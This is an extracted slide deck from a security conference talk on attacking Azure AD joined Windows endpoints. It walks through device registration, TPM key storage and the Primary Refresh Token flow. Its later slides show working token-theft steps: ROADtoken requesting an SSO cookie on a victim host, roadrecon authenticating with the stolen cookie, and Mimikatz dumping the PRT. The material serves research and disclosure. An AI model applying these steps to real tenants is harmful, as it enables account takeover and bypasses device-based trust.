



Breaking Azure AD joined endpoints in zero-trust environments

ROMHACK 12



Whoami

- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Red Teamer / Researcher @ Fox-IT since 2016
- Author of several (Azure) Active Directory tools
 - Mitm6
 - Idapdomaindump
 - BloodHound.py
 - aclpwn.py
 - Co-author of ntlmrelayx
 - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on [@_dirkjan](https://twitter.com/_dirkjan)



FOX IT
part of nccgroup



Talk outline

- Azure AD and zero trust
- Device join and TPM security
- Interacting with Primary Refresh Tokens
- Registering devices the unofficial way
- Bonus: bypassing MFA as Intune admin



Terminology

- Azure AD
 - Identity platform for Office 365, Azure Resource Manager, and other Azure things
 - Also identity platform for any first/third party app you want to integrate with it
- This is not about Azure infrastructure/VMs/etc



Zero trust



Source: <https://www.microsoft.com/en-ww/security/business/zero-trust>



Device identity

- Devices registered / joined to Azure AD
- Mobile (Android/iOS) or Windows 10 based (laptop/desktop)
- Device exists as an object in Azure AD
- Can be managed by Intune (or third-party MDM)




Device join options

- Azure AD joined
 - For corporate owned devices
 - Azure AD is the primary authority
 - Windows 10 only
- Azure AD registered
 - For BYOD devices
 - Supports both mobile (Android/iOS/Win Mobile) and desktop (Windows 10/MacOS)
- Hybrid join
 - Joined to both on-prem AD and Azure AD
 - Managed by on-prem AD (GPO's)



Device join flow – Windows 10

Account



Sign in with Microsoft

Work or school account

Sign in with a security key

Which account should I use?

Sign in with the username and password you use with Office 365 or other business services from Microsoft.


[Domain join instead](#) [Privacy & cookies](#) [Terms of use](#) [Next](#)




Device join flow after setup

Access work or school

Get access to resources like email, apps, and the network. Connecting means your work or school might control some things on this device, such as which settings you can change. For specific info about this, ask them.

 Connect


Microsoft account



Sign in

[Can't access your account?](#)

Next

 Sign-in options

Related settings

- [Add or remove a provision](#)
- [Export your management](#)
- [Set up an account for taki](#)
- [Enroll only in device mana](#)

on the web


- [Remote Desktop](#)
- [ing VPN](#)

[help](#)

[feedback](#)

Flow in the background

- Regular sign-in (with MFA prompt if that is enforced)
- Requests token for device registration service
- Final confirmation prompt



Technical flow

- Two keypairs are generated
 - Device key
 - Transport key
- Public key is sent to Azure AD
- Private key remains on device



Registration request

```
1 POST /EnrollmentServer/device/?api-version=2.0 HTTP/2
2 Host: enterpriseregistration.windows.net
3 Connection: Keep-Alive
4 Accept: application/json
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzcl1EhNTBjQ0g0eEJWwKxIVEd3blNSNzY4MCI5ImtpZCI6ImwzUG55N3JXZHBxblVlZGZ05IMWJrbFJ3PT0iLCJhbXIiOi0lsicHdkIiwibWZlIl0sImFwcGlkIjoibWVhbnR0YXNpd2VhbnR1b3QyOSt0eXN5bWVudC0yayIsInRlbmFudFkiOiJEXYR2e8GTT5HDfcm0bfCKyIw8kmdAKV1AJHQubD7UzT4Ll2aK9Go04oSXYXjQXJN4vFHKb_ZrINl0Fcg-e8lWZnM0MFnySkVJsg3NWYHBZJm7c
6 User-Agent: Dsreg/10.0 (Windows 10.0.19042.1237)
7 Ocp-Adrs-Client-Name: Dsreg
8 Ocp-Adrs-Client-Version: 10.0.19041.1202
9 Content-Length: 2740
10
11 {
    "CertificateRequest": {
        "Type": "pkcs10",
        "Data": "MIICdTCCA... [truncated] ...CwUAA4IBAQBjErciNgzOCJ6iSNv+DljMN+xwpQL8A20SSsw6QoXWjthp9coqLMSQPs7mXzIoLhKo4CM4GLRCDRMB0IQSyiV1IZrLBg6S4JgTT"
    },
    "TransportKey": "U1NBMQAIAAADAAAAAEEAAAAAAAAAAAAAAAAAAQABvuGVlmsplwJR7aTwsij0E3EwVcrXFIZfPkX3w8eh8Evdd1SwJTMMyafxNfHo",
    "TargetDomain": "iminyour.cloud",
    "DeviceType": "Windows",
    "OSVersion": "10.0.19042.1237",
    "DeviceDisplayName": "DESKTOP-4NBNSHS",
    "JoinType": 0,
    "attributes": {
        "MSA-DDID": "dD1Fd0N3QWhhRUJBQVVSc2Rzcnk4OHZiMGjjsFN1YU94N3pTak9V0WNBQVh1TlBLSk91VysrWmcveXZSTEHXMGhZVGM2Wm11... [truncated] ...NVBCU0hFcmIwK2VVNUpydjRTVW9TVwtX0DNkNVRnSVo2TVE0L200cXRPenBHQVIrcDgrTGxBUFB6QLZhV0gxWE1PaWF6NUl4Qm5sUG01dHlJY"
    },
    "ReuseDevice": "true",
    "ReturnClientSid": "true"
  }
}
```

Access token for device reg service

Certificate Sign Request for device cert

Public RSA key for transport

Device properties

Device Ticket (can be left out)

0 = AAD join

Technical flow(2)

- Azure AD issues a certificate
- Device object is created in Azure AD

1 devices found

Name	↑↓	Enabled	OS	Version	Join Type	Owner	MDM	Compliant
<input type="checkbox"/>  DESKTOP-4NBNS...		<input checked="" type="checkbox"/> Yes	Windows	10.0.19042.1237	Azure AD joined	Policy Moore	None	N/A



```
HTTP/2 200 OK
Content-Length: 1706
Content-Type: application/json
Request-Id: 6762d32d-3a54-40d9-95f2-d668d02073dc
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Date: Fri, 24 Sep 2021 10:13:27 GMT
```

```
{
  "Certificate":{
    "Thumbprint":"97E32DA04ED0C63D8F20044F551AB97F134AFE47",
    "RawBody":"MIID8jCCAtqgAwIBAgIQ46jlvJDDjrJDxWIoG6TcSTANBgkqhkiG9w0BAQ
    bYP44B4h3X7DNRNXSx5Fwwnnu62sxtmYmrqwxFI0rIQv8NhMJ9TnvdhyInny5lj9rHrCM
    SqGSib3DQEBCwUAA4IBAQAzpDDrhB4IKfUNR20d2Y/BEnbohia130H6y/VsxkiT5m6Y2h
  },
  "User":{
    "Upn":"morepolicy@iminyour.cloud"
  },
  "MembershipChanges":[
    {
      "LocalSID":"S-1-5-32-544",
      "AddSIDs":[
        "S-1-12-1-3449050006-1318031086-1069713303-529194043",
        "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
        "S-1-12-1-1917785901-1244467118-3850766527-757446970"
      ]
    }
  ]
}
```



```
PS C:\Windows\system32> dsregcmd /status
```

```
+-----+  
| Device State |  
+-----+
```

```
    AzureAdJoined : YES  
    EnterpriseJoined : NO  
    DomainJoined : NO  
    Device Name : DESKTOP-4NBNSHS
```


```
+-----+  
| Device Details |  
+-----+
```

```
    DeviceId : e7e3f373-2581-478b-a5ed-4cfda515d292  
    Thumbprint : 97E32DA04ED0C63D8F20044F551AB97F134AFE47  
    DeviceCertificateValidity : [ 2021-09-24 09:43:27.000 UTC -- 2031-09-24 10:13:27.000 UTC ]  
    KeyContainerId : 415d1ec1-bc18-4aa9-9a42-a08c6e57e028  
    KeyProvider : Microsoft Platform Crypto Provider  
    TpmProtected : YES  
    DeviceAuthStatus : SUCCESS
```





Trusted Platform Module



- Separate (crypto)processor
- Either as physical chip or integrated in CPU (can be virtual)
- Secure storage area
- Required for Windows 11



Private keys are stored in TPM



Using keys stored in a TPM



A few notes about TPMs

- A TPM protects against:
 - Key extraction from a powered down stolen device (if protected by PIN)
 - Extracting private material from the OS layer

- A TPM does not protect against:
 - Sniffing the physical connection between the TPM and CPU
 - Using cryptographic material in the TPM while the system is running, from a process with SYSTEM rights



After device registration

- User signs in using username + password
- Primary Refresh Token is issued



Primary Refresh Token flow (1)

- Challenge is requested from online service

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: stsservicecookie=estsfd; x-ms-gateway-slice=estsfd; fpc=AjAF104jt5xKpA0BP2Sibzk
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: 0E446AFB-6C82-41FB-A21A-419BA2E91F93
Return-Client-Request-Id: true
Content-Length: 24
Connection: close
```

```
grant_type=svr_challenge|
```



PRT flow (2)

- Nonce is returned

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
client-request-id: 0e446afb-6c82-41fb-a21a-419ba2e91f93
x-ms-request-id: 3d43cd8a-a18d-4cc6-b586-26b4c0511d00
x-ms-ests-server: 2.1.12071.13 - WEULR2 ProdSlices
Set-Cookie: fpc=AjAF104jt5xKpA0BP2Sibzk; expires=Sun, 24-Oct-2021 10:22:31 GMT; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
Date: Fri, 24 Sep 2021 10:22:31 GMT
Connection: close
Content-Length: 122

{"Nonce": "AwABAAAAACA0z_BAD0_0Ffm_83zdLr_qXoGltU6WB-wADjnyVsLf6tRWZ8n57xPkioEjSB8xpjBYuKuitRNE5DiURSfdNy0EzHsJlRQXsgAA"}
```



PRT flow (3)

- Signed data is sent to the server

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: stsservicecookie=estsfd; x-ms-gateway-slice=estsfd; fpc=AjAF104jt5xKpA0BP2Sibzk
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: 0E446AFB-6C82-41FB-A21A-419BA2E91F93
Return-Client-Request-Id: true
Content-Length: 3026
Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=eyJhbGciOiJIUzI1NiIsICJ0eXAiOiJKV1QiLCJ0eDVIjoiTUlJRDRhcQ0NBdHFnQXdJQkFnSVE0NmpsdkpERGpySkR4V0lvRzZUY1NUQU5CZ2tXaGtpRzI3MEJBUXNGQURCNE1YWXdFUVVlLQ1pJbWlaUHlMR1FCR1JZRGJtVjBNQlVHQ2dtU0pzbVQ4aXhrQVJrV0IzZHBibVJ2ZDNNd0hRWURWUWFERXhaTlV5MVBjbWRoYm1sNllyUnBiMjR0UVd0aWpYTnpNQ3NHQTFVRUN4TWtPREprwW1GallUUXRNmlU0TVMwME5tTmhMVGxqTnpNde1EazFNR014WldGallUazNNQjRYRFRJeE1Ea3l0REE1TkRNeU4xb1hEVE14TURreU5ERXdNVE15TjFvd0x6RXRNQ3NHQTFVRUF4TWtaVGRsTTJZek56TXRNa1U0TVMwME56aGlMV0UxWldRde5HTm1aR0UxTVRWa01qa3lNSUlCSWpBTklna3Foa2lH0XcwQkFRRU
```



Signed data content

```
PAYLOAD:
{
  "client_id": "38aa3b87-a06d-4817-
b275-7a316988d93b",
  "request_nonce":
"AwABAAAAACA0z_BAD0_0Ffm_83zdLr_qXoGltU6WB-
wADjnyVsLf6tRWZ8n57xPkioEjSB8xpjBYuKUitRNE5DiURS
fdNy0EzHsJlRQXsgAA",
  "scope": "openid aza ugs",
  "group_sids": [

"S-1-12-1-3449050006-1318031086-1069713303-52919
4043",

"S-1-12-1-1513299610-1165403084-3608819602-11912
84924",

"S-1-12-1-1917785901-1244467118-3850766527-75744
6970"
  ],
  "win_ver": "10.0.19041.1202",
  "grant_type": "password",
  "username": "morepolicy@iminyour.cloud",
  "password": " "
}
```



PRT flow (4)

```
{
  "token_type": "Bearer",
  "expires_in": "1209599",
  "ext_expires_in": "0",
  "expires_on": "1633688624",
  "refresh_token": "0.AXQAj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwMI2Tt0ABw.AgABAAAAAAD-DLA3V070r0hCmax1juerIhAx_cy1B3B74UDeyWQidGMghttR0Bo914DEvt_7T97jb1B5N4DoBz7RfE56AjT4dFPU-dzeYTt6J57LPuf8crl9l59D48vY5oXa9lE6wXVyNTbKb0jy3CEkfgQNN00PPYZI7cAo0cjec-FdUe0wJTZuMK6vwrwXIZJF6k1PVoVF",
  "refresh_token_expires_in": 1209599,
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIU2t1IiwiZXhwIjoxNjMzNjg4NjI0LCJpcyI6ImF1dG8iLCJqdGkiOiJkaXIiLCJyb290IjoiZm9udC5BWFJlbnR0eXVwFocGZZX2h2SWM3cWpodG9CZElzcm91cF9zaWRzX21hcCI6IkFBPT0ifQ.",
  "client_info": "eyJ1aWQiOiJlMjR0bWVtYyZC0wZmFlLTRhMmQtYmYwOC04NmU1M2FiOTI1MmQiLCJ1dGkiOiJkaXIiLCJyb290IjoiZm9udC5BWFJlbnR0eXVwFocGZZX2h2SWM3cWpodG9CZElzcm91cF9zaWRzX21hcCI6IkFBPT0ifQ.",
  "session_key_jwe": "eyJlbnMiOiJlbnR0eXVwFocGZZX2h2SWM3cWpodG9CZElzcm91cF9zaWRzX21hcCI6IkFBPT0ifQ.AQCHGX06WJxWS9GIyCpHRaME6FZU-40w3i00G_3QQS1RkdCXAnBDb-DB2JBChmydZ1qt6gaxSUI_tLcwwYIAMAAIAAsABARAAAABQALACBF1_Ne2nWKku"
}
```

Incorrect, actually 90 days

PRT

Encrypted session key with transport key



To summarize – sign-up flow with TPM

- Device cert private key, transport key and session key are stored in TPM
- Possible to use from the OS, but not possible to extract from TPM (even as SYSTEM)
- Used for Single Sign On to Azure resources



Interacting with Primary refresh tokens



Primary Refresh Token SSO

- Any app in the user session can request Single Sign On (SSO) data
- Via RPC or helper applications (emulating Chrome)
- References:
 - RPC Approach (by Lee Christensen):
<https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30>
 - Pretend-to-be-Chrome Approach with ROADtoken:
<https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/>



ROADtoken

- Initialize flow on attacker host

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-init -r https://outlook.office.com/ -c 1fec8e78-bce4-4aaf-b1b-5451cc387264 --tokens-stdout  
Requested nonce from server to use with ROADtoken: AQABAAAAAB2UyzwtQEKR7-rWbgdcBZiVt8FWqPDpXFFSMt01opaoPouwU_ubFnUGZr0ArTo5VH_tsk7SIftfPH_DU_ztSdv800cXJ8gvDf8LttW35gXSAA
```

- Request SSO token on victim host

```
PS C:\Users\joebiz\Desktop> .\ROADToken.exe AQABAAAAAB2UyzwtQEKR7-rWbgdcBZiVt8FWqPDpXFFSMt01opaoPouwU_ubFnUGZr0ArTo5VH_tsk7SIftfPH_DU_ztSdv800cXJ8gvDf8LttW35gXSAA  
Using nonce AQABAAAAAB2UyzwtQEKR7-rWbgdcBZiVt8FWqPDpXFFSMt01opaoPouwU_ubFnUGZr0ArTo5VH_tsk7SIftfPH_DU_ztSdv800cXJ8gvDf8LttW35gXSAA supplied on command line  
Len 265  
{ "response": [{ "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJpdHgiOiJxZU9sbG5mSjVEU1MrdwliUG9odnFVYWZTaHpXWlQ0QSJ9.eyJyZWZyZXNoX3Rva2VuIjoimc5BQUFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZE1zb1Y2TVdtSTJlUDBBBUGsuQWdBQkFBQUFBQUYyVX16d3RRRUtSNy1yV2JnZGNCWk1BUURzX3dJQT1QOHZFMVFTVnNsLW1aUUtRRUtOR19EUKJSVn1jbmh1LW1jZ1JHaVBBWDBxdjBjcE5mODU0N0tMMX1fTkRHVD13dW4tZXNKZHVtNS00aGRZMFkzNjhZd1VYZ3BuSUdxZzRMV0JxYTdQd2Y0Z31pdTFTtN1NBWkJKN1ZtNUFRLUozT1hhYjhuV1g4Y2wtMm10NFUzcUhvUzRwQWJpNTcxZV1ke1M0enUzMDAyZTR1NWZsS1pwZnd5UDJtenNjVUJHR0Z2" } ] }
```



PRT Auth

- Use PRT cookie to authenticate, get token

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-cookie eyJhbGciOiJIUzI1NiIsICJpdHgiOiJ0NVNjQXdITk9weXJKTms3XC8wdDdnTWpiV2JHMnRNMUYifQ.eyJyZWZyZXNoX3Rva2VuIjoiaWVzIjoiMC5BQUFBal9LSFlu0VBja09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBU GsuQWdBQkFBQUFBQUYVXl6d3RRRUtSNylyV2JnZGNCWklBUURzX3dJQTlQOHZFMVFTVnNslWl1aUUtRRUt0R19EUKJSVnljbmh1LWljZlJHaVBBWDBxdjBjcUEifQ.Tu3z8PxSxguJl0EJV2hUS4UTw9RNWhMEMnj5Tt-jZCk -r https://outlook.office.com/ -c 1fec8e78-bce4-4aaf-ab1b-5451cc387264 --tokens-stdout --debug {"tokenType": "Bearer", "expiresIn": 3599, "expiresOn": "2020-12-10 13:37:00.956840", "resource": "https://outlook.office.com/", "accessToken": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Ii1jRnhaRTM2MDNHVkMyTFZQSTkzYnpaeXc0UxPcFNGUnFJa2dpQjY2SXMlLCJhbGciOiJSUzI1NiIsIngldCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCIsImtpZCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCJ9.eyJhdWQiOiJodHRwczovL291dGxvb2sub2ZmaWNlLmNvbS8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC82Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2"}
```

- Token claims:

```
"signin_state": [  
  "dvc_mngd",  
  "dvc_dmjd",  
  "inknownntwk",  
  "kmsi"  
],
```



PRT as admin

- More research in combination with Benjamin Delpy (@gentilkiwi)
- Built a combination of Mimikatz and ROADtools to obtain and use the PRT



Mimikatz magic

```
mimikatz # sekurlsa::cloudap
Authentication Id : 0 ; 305961 (00000000:0004ab29)
Session           : Interactive from 1
User Name         : joebiz
Domain            : cloud
Logon Server      : iyc-dc
Logon Time        : 12/10/2020 12:24:25 PM
SID               : S-1-5-21-474887866-608359931-2897098248-1107
cloudap :
  CACHEDIR : a6510ae32917eae610380e53aeb9418a2426332e20c7a933bbd976d4ec9f07ca
  KEY_GUID : {32dda68b-de15-4b35-9bc5-1cbd59c0c752}
  PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"7c38e062-7411-469d-a317-fb6667ee78f6", "PrimarySid":"S-1-12-1-2084102242-11
-87240769-1204080034-3031843458-3027591388"}, "DisplayName":"Joe Biz", "FirstName":"Joe", "LastName":"Biz", "Identity":"joebiz@iminyour.cloud", "Downl
DomainNetbiosName":"cloud", "PasswordChangeUrl":"https://portal.microsoftonline.com/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "Pass
e":0, "Flags":0}, "Prt":"MC5BQUFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzb1Y2TVdtSTJUdDBBBUGsuQWdBQkFBQUFBQUlyVXl6d3RRRUtSNy1yV2JnZGNCWklBUURzX3dJQ
WDBxdjBjcE5mODU0N0tMMXlFTkrHVDl3dW4tZXNKZHVtNS00aGRZMFkzNjhZdlVYz3BUdUdxZzRMV0JxYTdQd2Y0Z3lpdTFtN1NBWkJKNlZtNUFRLUozT1hhYjhuV1g4Y2wtMm10NFUzcUhvUzRwQW
GNEU1RHbkhJMjI0b0Q0Tl9MZHlIwK8zUVA1cUxIWVVCVGHQUk1CWkNCSkZkVWd5V2tabVVvdjhlahNiLTVVQUVWUHZpOG51cEFYTHVYRjB0Qmw2SmtMSzRNOUZwNkR0b0RQUWktclBtdzRqWUxvaUZ
NtVk1qcE1wVXVMb2dxckYwcHFFN3dKMTlpdWZYZkl1MnJtczZwYVYVfjU01EMlUyU0NpNDBYnliWHkxZU9iaUxvcVY0QXVQRzJSSUdrSkxNcnVHLVlQWTBkVjY0bndTVzdueVpxwWZ2Qk5MS2RFx1JR
```



Monitoring crypto calls in API Monitor

516	3:45:54.961 PM	15	ngcpopkeysrv.dll	CryptUnprotectData (0x0000007d9bdf820, NULL, NULL, NULL, NULL, 0, 0x0000007d9bdf810)	TRUE
660	3:46:05.039 PM	15	ngcpopkeysrv.dll	CryptBinaryToStringW (0x0000007d9bdf730, 32, CRYPT_STRING_HEXRAW CRYPT_STRING_NOCRLF, NULL, 0x0000007d9bd...	TRUE
661	3:46:05.039 PM	15	ngcpopkeysrv.dll	CryptBinaryToStringW (0x0000007d9bdf730, 32, CRYPT_STRING_HEXRAW CRYPT_STRING_NOCRLF, "", 0x0000007d9bdf6...	TRUE
662	3:46:05.039 PM	15	ngcpopkeysrv.dll	NCryptOpenStorageProvider (0x0000007d9bdf4c0, "Microsoft Platform Crypto Provider", 0)	S_OK
665	3:46:05.039 PM	15	ngcpopkeysrv.dll	NCryptOpenKey (1732601672096, 0x0000007d9bdf4c8, "SK-1990505e-7fa7-f922-e981-ca478e41855b", 0, 0)	S_OK
702	3:46:05.055 PM	15	ngcpopkeysrv.dll	NCryptImportKey (1732601672096, 0x0000019367255130, "OpaqueTransport", NULL, 0x0000007d9bdf4d0, 0x00000193671f...	S_OK
829	3:46:05.070 PM	15	ngcpopkeysrv.dll	NCryptFreeObject (1732601672096)	S_OK
830	3:46:05.070 PM	15	ngcpopkeysrv.dll	NCryptFreeObject (1732602319152)	S_OK
831	3:46:05.070 PM	15	ngcpopkeysrv.dll	NCryptKeyDerivation (0x0000019367193280, 0x0000007d9bdf750, 0x0000007d9bdf860, 32, 0x0000007d9bdf840, 0)	S_OK

